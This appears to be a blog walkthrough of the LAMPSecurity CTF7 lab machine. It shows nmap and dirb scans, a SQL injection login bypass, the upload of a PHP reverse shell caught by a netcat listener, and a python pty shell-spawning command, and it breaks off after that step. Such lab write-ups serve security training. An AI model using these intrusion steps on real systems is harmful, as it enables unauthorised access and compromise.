Hacking Articles

Raj Chandel's Blog

Courses We Offer CTF Challenges Penetration Testing Web Penetration Testing Red Teaming Donate Us

Home » CTF Challenges » Hack the LAMPSecurity: CTF 7 (CTF Challenge)

Search ... Search

IGNITE Technologies
JOIN OUR CYBER SECURITY TRAINING PROGRAMS
Enroll Today
www.ignitetechnologies.in

CTF Challenges

Hack the LAMPSecurity: CTF 7 (CTF Challenge)

August 8, 2016 By Raj

Hello friends! Today we are going to take another CTF challenge known as **LAMPSecurity CTF7** and it is another boot2root challenge provided for practice and its security level is for the beginners. So let's try to break through it. But before please note that you can download it from here https://www.vulnhub.com/entry/lampsecurity-ctf7,86/

Penetrating Methodologies

- Network Scanning (Nmap)


- Login form SQL injection
- Upload php web shell
- Spawn TTY shell (Netcat)
- Mysql Login
- Steal MD5 password
- Crack MD5 hashes (John the ripper)
- SSH login
- Sudo privilege escalation
- Get root access

Walkthrough

We found our target –> 192.168.1.127

Our next step is to scan our target with NMAP.

```
nmap -Pn -sV 192.168.1.127
```




```
root@kali:~# nmap -Pn -sV 192.168.1.127
Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-07 04:02 EDT
Nmap scan report for 192.168.1.127
Host is up (0.088s latency).
Not shown: 993 filtered ports
PORT      STATE  SERVICE     VERSION
22/tcp    open   ssh         OpenSSH 5.3 (protocol 2.0)
80/tcp    open   http        Apache httpd 2.2.15 ((CentOS))
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
901/tcp   open   http        Samba SWAT administration server
5900/tcp  closed vnc
8080/tcp  open   http        Apache httpd 2.2.15 ((CentOS))
10000/tcp open   http        MiniServ 1.610 (Webmin httpd)
MAC Address: 14:2D:27:E8:C1:07 (Hon Hai Precision Ind.)
```

Categories

As we can observe there are so many ports are open but here three ports 80, 8080 and 10000 are available for HTTP. When we navigated to the URL http://192.168.1.127 and we were greeted with a Welcome page


Select Category




Application Security

Learn the critical technical skills necessary to succeed in today's information security marketplace! Our qualified authors and instructors will show you how to make the most of this rewarding career. Sign up now to attend one of our dynamic in person classes, download our exclusive e-books, or subscribe to our exclusive newsletter.


On exploring port 8080 we found a login page for the admin account.




As we don't know the login credential, so I tried SQL injection both text filed for username and password.



Boom!! Here we got admin dashboard access, let's explore more.




We can add new reading content for the reader, click on the **Add new** tab to edit your content for reading.



Readings

#	Name	Filename
CyberSecurity and US-China Relations	0223_cybersecurity_china_us_lieberthal_singer_pdf_english.pdf	Kenneth Lie and Peter W Singer

Then we have uploaded php web shell present at /usr/share/webshells/php in order to compromise the web application. In the background, we have launched netcat listener 1234 to access the TTY shell of the victim's VM.



Admin :: Mad Irish Hackin...
192.168.1.127:8080/readings.php?op=new
www.hackingarticles.in
Browse...

Add a new Readings

Name

shell

File

php-reverse-shell.php

Author


demo

Description

demo


Since I don't know the directory where our uploaded file is stored, therefore, I run dirb for enumerating web directories.

```
dirb http://192.168.1.127
```



```
root@kali:~# dirb http://192.168.1.127

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Aug  7 04:52:54 2018
URL_BASE: http://192.168.1.127/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.127/ ----
+ http://192.168.1.127/about (CODE:200|SIZE:4910)
==> DIRECTORY: http://192.168.1.127/assets/
+ http://192.168.1.127/backups (CODE:301|SIZE:331)
+ http://192.168.1.127/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.127/contact (CODE:200|SIZE:5017)
==> DIRECTORY: http://192.168.1.127/css/
+ http://192.168.1.127/db (CODE:200|SIZE:3904)
+ http://192.168.1.127/default (CODE:200|SIZE:6058)
+ http://192.168.1.127/footer (CODE:200|SIZE:3904)
+ http://192.168.1.127/header (CODE:200|SIZE:3904)
==> DIRECTORY: http://192.168.1.127/img/
==> DIRECTORY: http://192.168.1.127/inc/
```

When I navigate for the directory **/assets**, here I got my uploaded web shell. As we knew, netcat is ready to catch the victim's shell as soon as we will execute our php file.



Index of /assets

192.168.1.127/assets/

Index of /assets

Name


- Parent Directory
- 0223_cybersecurity_china_us_lieberthal_singer_pdf_english.pdf 1
- 88x31.png 1
- apple-touch-icon-57-precomposed.png (
- apple-touch-icon-72-precomposed.png (
- apple-touch-icon-114-precomposed.png (
- apple-touch-icon-144-precomposed.png (
- higher-eduction-national-security.pdf 1
- php-reverse-shell.php

Great!! We got the netcat session, now enter below command to obtain proper terminal of the target machine.

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

